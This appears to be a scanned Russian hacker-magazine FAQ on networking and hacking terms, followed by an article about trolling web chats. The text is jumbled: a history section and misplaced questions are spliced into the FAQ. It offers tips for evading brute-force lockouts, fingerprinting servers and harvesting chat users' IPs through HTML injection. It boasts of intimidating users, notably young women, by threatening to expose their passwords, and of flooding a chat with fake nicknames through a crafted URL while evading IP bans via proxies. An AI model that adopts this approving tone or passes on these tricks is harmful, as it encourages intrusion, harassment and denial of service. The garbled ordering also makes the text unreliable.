telnet - протокол эмуляции терминала. Именно по этому протоколу ты коннектишься на удаленный сервак и работаешь там на шелле, как на своем компе. По умолчанию telnet открывают на 23-м порту.

Это, конечно, не все протоколы из TCP/IP. Подробный разбор всех протоколов потянет на пару-тройку увесистых томов :).



### 07. Что такое DNS?

DNS - Domain Name System. Доменная система имен. Я надеюсь, ты знаешь, что все машины в инете имеют свои уникальные имена - IP-адреса. IP-адрес состоит из четырех чи-



### 08. А можно поподробнее именно о доменных именах?

Вот, смотри, первый домен в иерархии доменов - корневой домен, не имеющий имени. Из него произрастает некоторое количество доменов верхнего уровня: .com, .net,

.org, .edu, .gov, .mil, .int и двухбуквенные национальные домены (.ru, .uk, .us, .fr, .jp и т.д.). Кстати, совсем скоро к доменам верхнего уровня будут добавлены следующие домены: .biz, .info, .name, .pro, .museum, .aero, .coop. Хочешь себе доменное имя hask.pro ;) ? Я тоже хочу :). Далее, как ты уже догадываешься, идут домены второго уровня (хакер.ru). Доменами в зоне .ru ведаёт Российский НИИ Развития Общественных Сетей (РосНИИРОС). Среди доменов второго уровня есть домены общего пользования (generic) и домены открытого пользования (public). Домен общего пользования тебе не дадут зарегистрировать, а жаль :(. Домены всех остальных уровней, или сабдомены (subdomain), или виртуальные домены (все это разные названия одного и того же) - всего лишь директории на сервере. Например, super.haker.ru, super - директория на сервере хакер.ru.




### 09. Что такое SSL?

Secure Socket Layer - это протокол, который шифрует другие протоколы в двоичные данные, защищенные от перехвата. Дело в том, что подавляющее большинство протоколов (например, HTTP) работают (передают и принимают) с данными в открытом, текстовом виде. Соответственно, в таком же открытом виде, вместе с остальными данными, передаются всякие пароли и прочая конфиденциальная информация. Так вот, SSL и занимается тем, что все это дело шифрует.



### 10. Что такое CGI?

Common Gateway Interface - общий (или единый) шлюзовой интерфейс. Это механизм, позволяющий клиенту запускать приложения на сервере по протоколу HTTP. Не обольщайся, это не означает, что ты сможешь запустить на серваке кваку из браузера :). Имеется в виду, что ты можешь запускать только заранее определенные проги, называемые CGI-скриптами. По умолчанию все CGI'шки лежат в директории cgi-bin веб-сервера. Простой пример использования CGI: на сайте e-mail-рассылки ты вводишь свое мыло в поле формы и жмешь кнопарь Submit. Браузер отправляет веб-серверу запрос, в котором говорит, что обращается к такой-то CGI'шке (к той, на которую ссылается форма) с такими-то данными (твоим мылом). С этого момента запускается CGI-программа, которая выдирает мыло из тела запроса, записывает его в базу данных рассылки, генерит твоему браузеру html'ку вида "такое-то мыло успешно добавлено в рассылку" и завершается. Чаще всего CGI-проги пишут на Perl, хотя можно и на C, и на любом другом языке.



### 11. Как понимать – “работать удаленно”?

Ну, гляди. Ты запускаешь у себя telnet-клиент, коннектишься к telnet-серверу, вводишь свои логин и пароль (или чужие логин и пароль ;) и работаешь на шелле с тамошней остью так, как будто ты сидишь за той машиной. Таким образом ты юзаешь ресурсы сервера: место на диске, память, вычислительные ресурсы - короче, все что угодно. Происходит это по протоколу telnet, о чем я уже говорил.



### 12. Что такое хост (host)?

Хост - это главный комп в локальной сети, комп, который непосредственно подключен к инету. Еще хостом называют адрес этого самого компа.



### 13. Что такое хостинг (hosting)?

Хостинг, или виртуальный хостинг, - это когда кто-то предоставляет тебе услуги хоста, хостит твой сайт на своем сервере. Грубо говоря, тебе выделяют “кусочек” от сервера, куда ты можешь залить свое файло и который ты можешь удаленно администрировать.



### 14. Что такое сокет (socket)?

Сокет - это как раз и есть порт по-басурмански (дословно - разъем). В силу сложившихся обстоятельств

под словом сокет подразумевают то, что находится за номером порта, то есть серверный софт, а под словом порт подразумевают конкретно сам порт, его номер. Про сокет говорят, что это конечный пункт в процессе обмена данными. Сокеты имеют вид: хост:порт. Как ты уже знаешь, так адресуется конкретное ПО на конкретном порту.



### 15. Что такое URL?

Universal Resource Locator - стандартный адресный формат - адрес файла в инете. URL имеет вид:

“http://www.xakep.ru:80/folder/file.html”. Здесь: “http” - схема, протокол, по которому будет получен файл (не обязательно http, может быть, например, ftp), “://” - разделитель, после него должно следовать имя хоста, “www.xakep.ru” - имя хоста (“www” - это не “нечто особенное”, а всего лишь папка с именем “www” на web-сервере, “xakep.ru” - доменное имя сервера, вместо него можно писать IP), “:80” - означает, что мы коннектимся к софту, который висит на 80-м порту, “/folder/file.html” - путь к файлу на сервере (начиная от директории www web-сервера). http://www.anyhost.net - это тоже URL, то же самое, что и http://www.anyhost.net/index.html. Просто подразумевается, что файл index.html на web-сервере является начальным файлом, файлом по умолчанию.



### 16. Что такое прокси-сервер?

Допустим, тебе срочно надо би-


лось пообозреть какую-нибудь хтмл-страничку с далекого зимбабвийского сервака. Коннект у тебя с ним просто отстойный, и страничка качается часами. Что делать? Коннектиться через гроху-сервер! Ты пишешь в настройках своего браузера адрес гроху, через который хочешь работать (обычно провайдерского, т.к. он “ближе” всего к тебе), и, как обычно, вводишь URL той странички. Твой верный браузер коннектится к прокси и просит у него эту пагу, тот, в свою очередь, коннектится к зимбабвийскому серваку, забирает оттуда пагу и скармливает ее твоему браузеру. Это сработает намного быстрее, т.к. у прокси связь с инетом заведомо намного лучше твоей. Особый кайф в том, что прокси не удаляет эту страничку сразу после того, как ты ее посмотрел, он скрупулезно кэширует ее вместе со многими другими страничками (не ты же один этим прокси пользуешься) и хранит несколько дней. Если еще каком-нибудь перцу после тебя понадобится эта страничка, то он сразу получит ее с гроху-сервера - быстро и экономично. Кроме этого, у гроху-серверов есть еще одна вкусность: работая через него, ты не светишь свой IP’шник. Во всех запросах фигурирует IP твоего гроху. Правда, это зависит от типа прокси. Они бывают прозрачными (transparent - не скрывает твой IP) и непрозрачными (no transparent - наглухо прячет твой IP, светит только своей). Но не стоит считать это абсолютной защитой от обнаружения: если ты сделаешь что-то плохое, работая через непрозрачный прокси, и если за тобой погонятся серьезные люди, им ничего не будет стоить слегка надавить на владельца того прокси, который с удовольствием откроет им все свои логи, - кому охота получать по башке ради твоей анонимности.



### 17. Что значит “просканировать порты машины”?

Это значит проверить машину на наличие открытых портов. Открытые - это те, на которых что-то висит. Обычно сканят либо диапазон адресов на наличие одного конкретного открытого порта, либо один адрес на наличие любых открытых портов. Надо это для того, чтобы потом выяснить, какой софт висит на этих портах и нет ли в нем каких-нибудь примечательных дыр. Для сканирования сетей и машин используют сканеры портов. Существует несколько разных способов сканирования: такие, при которых факт сканирования может быть засечен, и stealth-сканирование, при котором сканируемая система остается в неведении относительно того, что ее сканируют.





### 18. Что такое квота (системная квота)?

Системные админы назначают всем своим юзерам квоты, ограничивают ресурсы, которые юзер может поюзать. Этот процесс называется квотированием. Делается это для того, чтобы один юзер не смог зажать все место на харде, предназначенное (предназначенное :) для всех юзеров. Квоты можно назначать на разные ресурсы: на память, на место на харде, на трафик и т.д. Выглядит это следующим образом: например, под твой аккаунт на сервере отводится 10 Mb места, а всем процессам, запущенным тобой, разрешено занимать в памяти не более 20 Mb и т.д.



### 19. Кто такой роутер (router) и что такое маршрутизатор?

Роутер и маршрутизатор - это одно и то же. Научным языком маршрутизатор - это совокупность аппаратных и программных средств для управления потоками данных в сети. То есть это подключенный к сети комп со своим специфическим софтом, в задачу которого входит регулировать трафик в се-

ти, направлять сетевые пакеты. Через маршрутизатор к инету подключают локальные сети.



### 20. Что такое firewall?

Firewall (иначе брандмауэр, межсетевой фильтр) - это комп, который подключают на участке сети между локальной сетью и маршрутизатором. В его обязанности входит фильтровать весь трафик и не допускать проникновения в локальную сеть извне. Firewall не дает никаким IP-адресам, кроме тех, которые записаны в его настройках, проходить через себя.



### 21. Что такое sniff-финг (sniffing)?

В сетях, построенных на основе TCP/IP, вся информация передается, в основном, в открытом виде (в том числе и всякие секретные данные - пароли и логины). Поэтому очень выгодно бывает настроить на одной машине софт, который будет просматривать все пакеты, проходящие по сети, и проверять, не содержится ли в них каких-нибудь паролей. Это и есть sniffинг. А такой софт называется sniffером. Sniffинг - излюб-



ленный метод многих хакеров. Сам подумай, поставил sniffер на участке сети, которую хочешь сломать, и, через некоторое время, получил какое-то количество паролей юзеров этой сети (пускай там и не окажется пароля рута). Правда, надо сначала получить возможность установить это самый sniffер :).



### 22. Что такое айпи-спуфинг (IP-spoofing)?

Айпи-спуфинг - подмена реального IP-адреса ложным. Для чего только эта фишка не используется: для обмана тех же брандмауэров, для элементарного скрывания своего IP, для того чтобы подставить кого-нибудь и етс. Как подменить свой айпи, можно посоветовать только в конкретной ситуации. Во всяком случае не советую тебе заниматься этим из-под виндов - сам не пробовал, но, говорят, геморрой еще тот.




### 23. Что такое CGI-сканер?

CGI-сканер - это простенькая прога, которая имеет базу данных дырявых cgiшек. Она промышляет тем, что сканирует заданный диапазон адресов на наличие какой-нибудь дырявой cgiшки из своей базы. А что делать с дырявыми cgiшками, ты знаешь? Правильно, посмотреть в инете описание их дыр и цинично ими воспользоваться в корыстных целях :).




### 24. Что такое адресация?

Адресация - это способ идентификации машины в сети. Каждая машина должна иметь



## Середина 70-ых

Да! Есть! Зафиксированы первые хаки (во всяком случае, в том смысле, в каком я это понимаю - несанкционированное проникновение в защищенные сети)! Тогда это не считалось ни криминалом, ни чем-то еще. На вопрос "Почему ты это сделал?" ответ "Смог, вот и сделал" мог показаться очень даже логичным. К этому времени уже существовал ряд крупнейших сетей. Продолжалось становление тандема UNIX-C. Именно плоды этих двух технологий стали излюбленными инструментами хакеров. На продажу были выставлены первые персоналки. Это, вкуче с другими факторами, привлекло внимание новой порции молодежи к хаку. Хак переплетался с другой, очень близкой ему, культурой - с фрикингом. Правда, телефонные компании того времени еще не очень активно использовали компьютерные сети, поэтому фрикинг сводился к собиранию различных box'ов, позволяющих вытворять всякие плохие штуки, вроде бесплатных звонков и т.п. На этом этапе фрикинг был более популярен, чем хаки. Как правило, фрикерством занимались технически грамотные молодые люди - студенты и бывшие студенты (недоучившиеся). Кстати, хакинг не был их основным занятием. Да, они умели это делать. Да, они этим занимались. Да, они могли что-то хакнуть. Но хаки был всего лишь одной из областей применения их знаний, и они не стремились изучать именно то, что необходимо знать для продолжения конкретно хацкерской деятельности. По сути, это были просто хорошие компьютерные специалисты, но не хакиеры. С фрикингом дела обстояли чуть-чуть иначе в силу того, что некоторые при торговывали теми самыми box'ами ;).



свой конкретный адрес, в противном случае невозможно будет доводить пакеты до конечного получателя. В инете используется IP-адресация. Каждой машине выделяется уникальный тридцатидвухбитный IP-адрес. Не вдаваясь в подробности, скажу, что IP-адрес содержит в себе идентификатор сети, к которой принадлежит машина, и идентификатор самой машины в этой сети.



**25. Что такое шлюз (gateway)?**

Это межсетевой маршрутизатор, соединяющий друг с другом две разнородные сети. Он, естественно, должен быть подключен к первой сети, и ко второй. Его работа заключается в перенаправлении пакетов из одной сети в другую и обратно, причем он должен еще и преобразовывать их к понятному для этих сетей виду (они ведь разнородные).



**26. Что такое Brute-Force?**

Это так называемый "тупой" перебор паролей. Последовательно подбираются все комбинации паролей заданной длины, состоящих из заданных символов. И так до тех пор, пока искомый пароль не будет найден. Ес-

тественно, что все это делается не руками, а с помощью специальных прог. Кстати, хорошие проги позволяют тебе писать алгоритмические скрипты перебора, чтобы не перебирать абсолютно все комбинации, а только некоторые (по твоему скрипту). Брутфорс-атаки можно проводить практически на любые ресурсы, закрытые паролями: e-mail ящики, ftp-аккаунты, файлы passwd, rwl-файлы, UIN'ы. Только надо учитывать, что брутфорсить через инет ОЧЕНЬ долго! Хотя, если ты будешь брутфорсить не со своей машины, а запустишь брутфорс-прогу с шелла, все будет ок - заглянешь на шелл через пару месяцев... опа! штук десять хороших юнгов уже подобралось! Надо только иметь хороший шелл. Правда, на такие действия есть свои противодействия :). Сволочные админы ставят на своих серваках лимит попыток залогиниться с одного IP, например, три попытки. Залогинился три раза неудачно - ждешь пять-десять минут :). Но не отчаивайся, на это противодействие у нас тоже есть свое противопродействие: через каждые два раза можно логиниться как guest (или еще по какому-нибудь гостевому логину), тогда никак не получится, что данный IP неудачно залогинился три раза подряд :).



**27. Что за IP'шник такой - 127.0.0.1?**

Это петлевое сетевое соединение. Когда ты коннектишься к этому IP, ты коннектишься к самому себе :). Серьезно, я не шучу!!! Когда ты телнетишься туда, ты телнетишься к своей собственной машине, когда ты лезешь туда браузером, ты коннектишься со своим же web-сервером, и так во всех других случаях. Естественно, если у тебя на машине нет ни telnet-сервера, ни web-сервера, ни каких-либо других серверов, то твой telnet-клиент, браузер и прочий клиентский софт сообщат, что по данному адресу соответствующих сервисов не найдено. Вспомнил прикол, хе-хе :). Было время, когда народ развлекался следующим образом: материли кого-нибудь в чате, а когда тот в ярости начинал орать: "Ну, дай мне свою IP'шку, если ты такой крутой! Я тебя так занюкаю!" (сам-то IP определить не может, тоже мне хакер, млин!), давали ему IP 127.0.0.1. Тот, конечно, не верил (уж слишком "блатная" IP'ха), но для верности все-таки нюкал :). Вот и получается, что он нюкал самого себя :).



**28. Я слышал о каком-то SATAN'е. Кто это такой?**

Это тот дядя с рогами, в чье распоряжение ты попадешь в ином мире, если будешь много и невпопад хакать :). А если серьезно, то SATAN - Security Administrator's Tool for Analyzing Networks - популярная в прошлом прога, сканирующая и анализирующая UNIX-системы на наличие известных дыр. Эта прога скандально известна тем, что, хоть и была написана для администраторов, повсеместно юзалась хацкерами, с той лишь разницей, что если админы, найдя дыру, затыкают ее, а хацкеры - совсем наоборот :). Написали ее Дэн Фармер (Dan Farmer) и Уитц Венема (Wietse Venema), чем и увековечили свои имена в истории хака :). После того как с помощью SATAN была завалена куча серваков, некто Роберт Эванс спохватился и написал прогу Gabriel, которая засекает факт сканирования системы SATAN'ом. Кроме Gabriel был написан еще целый ряд аналогичных прог.



**29. Что такое buffer overflow?**

Buffer overflow - переполнение буфера. Разновидность атак, при которых серверному софту намеренно передаются данные такой длины, на прием которых он заведомо не рассчитан. Происходит переполнение буфера, принимающего данные. Тот кусок данных, который не вписался в буфер, портит организацию стека, в котором он (буфер) сидит, отчего у проги происходят всякие глюки. Но это отстой - так ты максимум завесишь прогу. А вот будет конкретно рулить, если передать ей данные, подобранные так, чтобы стек не просто сорвало, а чтоб "торчащие" из буфера данные, которые должны представлять собой машинный код, заменили собой данные в стеке памяти таким образом, при котором они в итоге получают управление. Тогда считай, что ты выполнил этот самый машинный код на серваке. А что он будет делать - это уже твоя фантазия :). Найти такую дыру в серверном софте ОЧЕНЬ сложно - хорошо написанный софт проверяет, чтобы принимаемые данные соответствовали нужной длине. Однако, если ты окажешься настолько крут, что найдешь в какой-нибудь частотной юзаемой админами проге такую дыру, то можешь считать себя самым настоящим профессиональным-гуру-элитным хацкером. Это не шутка. Большинство хакеров юзает уже найденные кем-то дыры buffer overflow. А находить новые дано далеко не всем!!! Для этого надо в первую очередь достать и изучить исходники софта, в котором ты собираешься искать дыру. Потом надо написать эксплоит, который все это реализует (не руками же на каждом новом серваке повторять). Ты, наверное, думаешь, что такие баги попадаются раз в тысячу лет и то в самых дрянных прогах?





### 31. Что такое DoS-атака?

DoS - Denial of Service (отказ в сервисе). DoS-атаками называются все атаки, в результате которых на атакуемом сервере выходит из строя (повисает, глючит, завершает работу) серверный софт. Называются эти атаки так потому, что после них юзерам не удастся воспользоваться сервисом на сервере (серверный софт-то упал - некому обслуживать клиентский софт). Вот если ты проведешь buffer overflow-атаку на web-сервер, в результате которой он повиснет, юзеры не смогут своими браузерами получать html-странички с сайтов, хостящихся на этом сервере, до тех пор, пока админ не заметит такое безобразие и не перезагрузит серверный софт (web-сервер). Это будет типичная DoS-атака. Еще одним ярким представителем DoS-атак являются флуд-атаки.



### 32. А что такое флуд-атака?

Флуд - это такая атака, когда сокет (серверный софт) бомбардируют/забивают большим количеством запросов. На обработку этого большого количества запросов сервер послушно тратит большее количество времени и ресурсов, так же, как он обрабатывал бы их, если бы это были запросы от обычных юзеров. На обычных же юзеров ему уже не хватает ни времени, ни ресурсов ;). Весь смысл флудинга состоит в том, чтобы добиться DoS-эффекта, то есть флуд - это одна из разновидностей многочисленных DoS-атак. Помнишь, было время, когда юзеры в инете активно пинговали друг друга, выкидывая этим из сети. Вместо одного запроса на пинг (проверка скорости соединения) слалось огромное количество таких запросов - классическая флуд-атака.



### 33. Как можно узнать IP'шку человека, с которым я говорю в чате?

Все зависит от того, что ты подразумеваешь под словом "чат". Если ты в ирке (ну что ты так на меня смотришь? я имел в виду не твою соседку с седьмого этажа - Ирку, а IRC :)), то набери команду /DNS usrgame, где usrgame - ник чела, IP которого ты хочешь узнать. Если же ты в аське (ну вот, опять! не я же это придумал!!!), посмотри IP'шник в инфо юзера. Если чел скрыл свой IP или ты юзаешь свеженький клиент аськи (который не имеет функции показывания IP'шников),

найди в инете проги, которые профессионально занимаются выковыриванием IP'х твоих врагов из аськи. Есть и патчи для самого клиента ICQ, вправляющие ему мозги и заставляющие показывать IP, и отдельные проги, показывающие IP в своем окне. А если ты в web-чате, то здесь все намного сложнее :). Вот как работает web-чат: ты постишь через какие-то скрипты messagu по HTTP в какой-то файл на сервере, и все остальные перцы в этом чате делают то же самое. Потом, через какой-то интервал времени, вы все загружаете (обновляете) этот файл в своем браузере и видите messagi друг друга. Получается, что напрямую вы никак не связаны. Стало быть, IP другого человека ты узнать не можешь. Но и здесь есть вариации :). Для админа чата узнать IP юзера так же легко, как тебе два... эээ... два раза сплунуть :). Поэтому, когда они пишут свои чаты, часто используют IP юзеров для каких-нибудь внутриорганизационных нужд (например, чтоб банить нежелательных посетителей). Значит, сам чат знает IP своих юзеров. В очень многих web-чатах бывают ошибки, благодаря которым иногда удается этот самый IP получить у чата. А если ошибок нет, можно самому организовать на шелле маленький скрипт, который будет показывать IP посетившего его человека. Так, если web-чат поддерживает html-теги, то легко можно скормить свой скрипт всем посетителям чата, узнав таким образом их IP. Если же и html-теги не поддерживаются, тогда придется как-то по-другому заманивать на свой скрипт юзера, чей IP надо узнать.



### 34. Что такое nuke (нюк)?

Это атака на машину в сети под управлением M\$ Win. Нюк-прога отправляет на съедение виндам пакет, получив который, винда виснет, показывая юзеру Синий Экран Смерти. Основана эта атака на ошибках в реализации TCP/IP в винде. Самый первый нюк - winnuke.c. Нюки получили большое распространение благодаря тому, что для проведения атаки достаточно знать IP жертвы и иметь нюк-программу. Сейчас говорить о нюках неактуально, так как, хоть и с большим опозданием, но M\$ выпустила для своих ранних осей патчи, затыкающие дыры в их реализации TCP/IP, а в новых осях этих ошибок и вовсе нет.



### 35. Что такое 31337?

31337 - это циферное обозначение слова "элита" в околохацкерских кругах ;). Есть хакерская группа с таким названием, попас-


Тогда ты ошибаешься. Сходи на какой-нибудь сайт с эксплоитами и посмотри: дыры buffer overflow находятся в таких крутых и популярных прогах, что прямо глаза на лоб лезут.



### 30. Что такое шелл (shell)?

Шелл - это то, что дает тебе возможность удаленно работать. Админ сервера, на котором ты хочешь получить шелл, должен выдать тебе логин и пароль - учетную запись (это и есть шелл, в общем-то). Ты прителнешься к серваку своим telnet-клиентом, введешь там эти логин и пароль и... получишь возможность выполнять команды на нем. В зависимости от того, какие права твоему логину назначит админ (иначе говоря - насколько привилегированный шелл ты будешь иметь), ты сможешь выполнять те или иные действия, команды. Все это получило название шелл, потому что через протокол telnet ты работаешь с командным интерпретатором, с shell'ом. Telnet - это протокол эмуляции терминала: работая через него, ты работаешь точно так же, как ты работал бы, если бы сидел в одной комнате с сервером за обычным реальным терминалом (монитор+клава), подключенным к этому серверу, и имел бы учетную запись юзера. Так сложилось, что под словом "шелл" подразумевают учетную запись именно на удаленной машине (работаешь через инет), а учетную запись в локальной сети (например, в твоем универе) называют логином.





ть в которую считается большей честью, - элитная :). Кроме всего прочего, это цифросочетание прославилось тем, что на порту с номером 31337 по умолчанию висит троянец ВО.

**36. Как узнать айпи сервака по его доменному имени?**

Есть много всяких способов:  
Самый debilный, но самый простой способ - залезть браузером на web-сервер этого сервака. В процессе загрузки большинство браузеров показывают IP сервера в status-bar'e (в строке статуса, обычно находится в самом низу окна). Ну, типа, пишут сначала "Looking up host name <имя хоста>" (в это время браузер коннектится к DNS-серверу и просит у него IP хоста), а потом - "Connecting to <айпишка хоста>". Если не успеваешь посмотреть айпишку хоста (быстро пропадает), нажми кнопарь PrintScreen - я же говорил, что способ debilный :). Можно воспользоваться службами типа www.all-nettools.com. Там есть онлайн-версия whois. Вводишь домен (или IP) сервера, и тебе выдается вся доступная информация о нем, в том числе и IP, и доменное имя, и название организации-владельца, и много чего еще. Можно также воспользоваться прогами типа SmartWhois.

**37. Как узнать, под какой ОС сидит сервак?**

Зателнеться к нему на telnet-сервер и почитай там текст приглашения (в нем обычно бывает указана ось). Это не самый лучший способ, так как админы часто меняют название оси в этом приглашении, чтобы запутать хацкеров ;). Но мы их, как всегда, перехитрим ;). Заходи telnet'ом на 80-ый порт (web-сервер) и формируй кривой запрос POST. Для этого прямо руками надо написать следующее:  
POST bla bla  
bla  
bla  
Пишешь слово "POST", потом пробел, набор любых символов, еще пробел, еще набор любых символов, жмешь Enter, еще один набор символов, опять Enter и еще набор символов и Enter. Получив такой ужасный POST-запрос, web-сервер, естественно, начнет плеваться: он вернет тебе ответ, состоящий из заголовка и тела-хтмлки. Все это, включая заголовки ответа, отобразится у тебя на экране - ты же в telnet'e, а не в браузере :). В этом самом заголовке, кроме всего прочего (даты, номера ошибки, content-type'a и etc), будет содержаться информация о самом web-

сервере - например, "Server: Apache/1.3.12 (Unix) (Red Hat/Linux)". Нам, кроме этого, больше ничего и не надо :). Существуют также всякие сканеры, которые могут определять ОС на удаленном сервере.

**38. Что значит "дырявый скрипт"? Как это использовать?**

Дырявый скрипт - это такой скрипт, который содержит в себе ошибки, позволяющие нарушить безопасность сервера. Иначе говоря, это криво написанный скрипт. Обычно дырки находятся в тех скриптах, которые не проверяют четко какие-либо значения или выполняют какие-либо неконкретизированные действия (удаляют, читают, записывают, создают, меняют атрибуты файлам, имена которых не заданы конкретно или, что еще хуже, берутся скриптом откуда-нибудь извне). Для того чтобы использовать дырявый скрипт, надо знать описание его дыр, надо знать, что и как ему постить (диалог с CGI'шками происходит методами протокола HTTP). А для того чтобы самому найти дырку в скрипте, надо иметь его исходник и надо уметь программировать на том языке, на котором он написан :).

**39. Что такое эксплоит?**

Эксплоит - это обычная программка, которая реализует какую-нибудь дыру. Написать эксплоит очень просто, трудно найти и изучить (описать) дыру, которую он будет реализовывать. Представь, что ты смог найти дыру buffer overflow в каком-нибудь серверном софте. Причем ты круто все посчитал и подобрал пакет такого вида и такой длины,



что отсылаемый в его составе машинный код выполняется на сервере (про все это я уже рассказывал). После этого ты берешь и пишешь маленькую программку на своем любимом языке (чаще всего это бывает C) и выкладываешь ее в инет, чтобы все желающие могли скачать ее и юзнуть на полную катушку, если наткнутся где-нибудь на тот серверный софт, в котором ты отковырял свою buffer overflow дырку. Эта программа должна просто отсылать пакет найденного тобой формата серваку с дырявым софтом. И все. Эксплоиты обычно распространяют в виде исходников. Короче говоря, любая программа, которая нарушает безопасность сервера на основе какой-либо дырки, является эксплоитом. Представь себе, нюк - это тоже эксплоит (он ведь валит винды на основе имеющегося в них бага).


**40. Кто придумал манифест хакера?**

Манифест хакера придумал наставник хацкерской группы "Легион Хакеров" в январе 1986 года. Наверное, его вдохновил факт обвинения в краже и последующего ареста - надо же было как-то отмазаться, хотя бы морально ;).

**41. Хакер и киберпанк - это одно и то же?**

Нет. Хакер - это человек, который несанкционированно проникает в защищенные сети. А киберпанк - это такая субкультура. Но очень часто хацкеры бывают киберпанками, а киберпанки - хацкерами. И вообще, хакинг ведь тоже культура :), считай, что киберпанк - родственная хакингу культура.





# Ох уж мне эти ваши ЧАТЫ...

UNFORGIVEN (UNFOGI@SANET.RU)

**Нет ничего веселее, чем картины, когда ты говоришь кому-нибудь, что ты знаешь про него все и он в твоих руках - "А вот, пожалуйста, и логинчик твой... Что, назвать всем пароль?". Поверь мне, многие хорошо ведутся, особенно молодые неопытные девушки (это, кстати, отличный повод к близкому знакомству). Хотя сетевик со стажем этим не напугаешь.**

## Давайте обЧАТЬся

Здорово, кул-хацкер! В чатах бываешь? ОбЧА-Тишься? Тогда, дело ясное, ты уже успел нажать себе кучу врагов, а заодно с ними и кучу проб-

лем. Если нет, то всё равно еще успеешь. Какой же ты хацкер, если и воевать-то не с кем? В общем, пора учиться тебе, мой молодой друг, а то потом уже будет поздно :). Попадешь в компанию администраторов, не дай Бог, - они ж тебя плохому научат!

Настало время тебе узнать об издевательствах в сети. Я бы сказал даже, настало время подметить никем не подмеченное и использовать это в своих корыстных целях (конечно, корыстных, а иначе что же это за цели?). Ну, поехали.

[www.bashnya.ru](http://www.bashnya.ru)

Всю жизнь, сколько себя  
помню, любил я со  
в с я -


кими ламаками в чатах побазарить. Обожаю, так сказать, распределенные транзакции, и ничего здесь не поделать. Как обычно, ползу в чат. Недавно юзал чат на БАШНЕ - ну, знаешь, такая прога, не под винды, а под телик. Называется "информационно-развлекательная программа Башня!". Идешь в старый чат (на новом эта фи-ча не работает, да и не базарит там никто). Как только открылся у них сайт, я излезил его вдоль и поперек в целях поиска дыр, а потом пошел чатиться со всеми.

Главный прикол чата Башни был вот в чем. Имелась там такая кнопочка - "шепнуть". Нажав на нее, можно было послать фразу конкретному челу. Но кнопка оказалась непростой. При внимательном рассмотрении в поле мессаги было видно, кому ты посылаешь фразу - вместо ника чела высвечивался его логин. Как пароль получить, я тебе рассказывать не буду - сам разберешься, как говорится, "на местности", если захочешь. Но даже не зная пароля, можно здорово поугаать ламеров. Нет ничего веселее, чем картины, когда ты говоришь кому-нибудь, что ты знаешь про него все и он в твоих руках - "А вот, пожалуйста, и логинчик твой...

Что, назвать всем пароль?". Поверь мне, многие хорошо ведутся, особенно молодые неопытные



**И вообще, дырки есть в каждом чате. Их только найти надо.**



**Какой же ты хацкер, если и воевать-то не с кем? В общем, пора учиться тебе, мой молодой друг, а то потом уже будет поздно :). Попадешь в компанию администраторов, не дай Бог, - они ж тебя плохому научат!**

девушки (это, кстати, отличный повод к близкому знакомству). Хотя сетевика со стажем этим не напугаешь.

В конце концов, конечно, меня это дело достало, и тогда я решил поугагать бедный народ по-другому. Доказать им всем, что они... дальтоники. Нет, ты не ошибся, так называют людей, не различающих цвета. Этот прикол чата состоял в том, что он, как и все чаты, пропускал лишь тэги цвета шрифта и еще пару каких-то. И фишка в том, что когда вставляешь тэг `<font color = "Lightblue">`, вместо голубого вылезал офигительно красный. С помощью этой милой радости я списал "в дальтоники" около полусотни человек, включая девушек (как известно, у них за всю историю планеты случаев дальтонизма не было зарегистрировано - он поражает только мужчин).

[www.chatrema.com](http://www.chatrema.com)

Перейдем к другому чату. Чат на РЕМЕ. Вроде бы, ничего примеЧАТельного, но есть там такая приятная гадость... :) Для того, чтобы войти в чат, не надо вводить пароль, нужен только ник.

**С помощью этой милой радости я списал "в дальтоники" около полусотни человек, включая девушек (как известно, у них за всю историю планеты случаев дальтонизма не было зарегистрировано - он поражает только мужчин).**

То есть с одной машины, с одного IP (!!!) может сидеть сколь угодно много человек. Вот тут-то и невзлюбили меня местные модераторы. Сначала я зарегистрировал за собой один ник, потом еще один, еще один... и так оказалось в чате 102 человека. 100 из них - это я! :), а еще 2 - админы, которые долго мучались, убивая меня :). Как это сделать, спросишь ты? А очень просто! Вместо `name=Unforgiven` подставляешь `http://www.chatrema.com/cgi-bin/entry.pl?name=Unforgiven&submit=send`. Заметь, как круто! Даже страницу перегружать не надо.

Но есть тут небольшие проблемки (без них и

жить неинтересно!). Глупые админы не понимают приколов и так и жаждут отстрелить тебя по айпишнику. Но и на это найдется управа. Мотай на ус наш метод (хотя, конечно, если тебе не в лом - можешь сбегать к соседу и поиздеваться над модераторами с его компа :)). Существуют такие немудрые штуки под названием "прокси-сервер". Фишка в том, что после захода на прокси-сервер твой трафик идет через него. Тем самым маршрутизатор меняет свой ip (и, к тому же, в большинстве случаев инет становится намного быстрее - если, конечно, ты не подрубишь через какой-нибудь чукотский прокси-сервер). Если фишку не просек, то зайдя в любую поисковую систему и набери "proxu" - поисковик выдаст тебе кучу ссылок, большая часть которых окажется мертвыми, но ты все же найдешь то, что искал - а именно адрес ЖИВОГО прокси (о том, как проверить прокси на "скислость", мы уже писали в X). В свойствах обозревателя пишешь адрес и подключаешься. Опа! - у тебя другой сетевой адрес. Теперь ты снова в чате. И так можно до бесконечности - пока прокси не кончатся. Когда надоест и это, можно подключить верных друзей - и получится целая Интернет - армия сетевых вредителей. Вы налетите на бедняг-модераторов и снесете чат на фиг.

Дальнейшие варианты развития событий следующие:

1. Ламерам в чате скоро надоест смотреть надписи типа: "Unforgiven зашел в чат", "Поприветствуем Unforgiven", и они сами все свалят :).

2. В чате есть ограничение числа присутствующих. Хотя это число и большое, но, поверь мне, если будешь стараться - то

"стек оверфлоу" нежданно-негаданно нагрывает, и сервак зависнет :).

Еще одна фишка - самая, пожалуй, классная. Если в этом чате ты сидишь не один из далекого города N, а за хорошую компанию, то можно классно оторваться на земляках. Суть вот в чем: иногда админы,

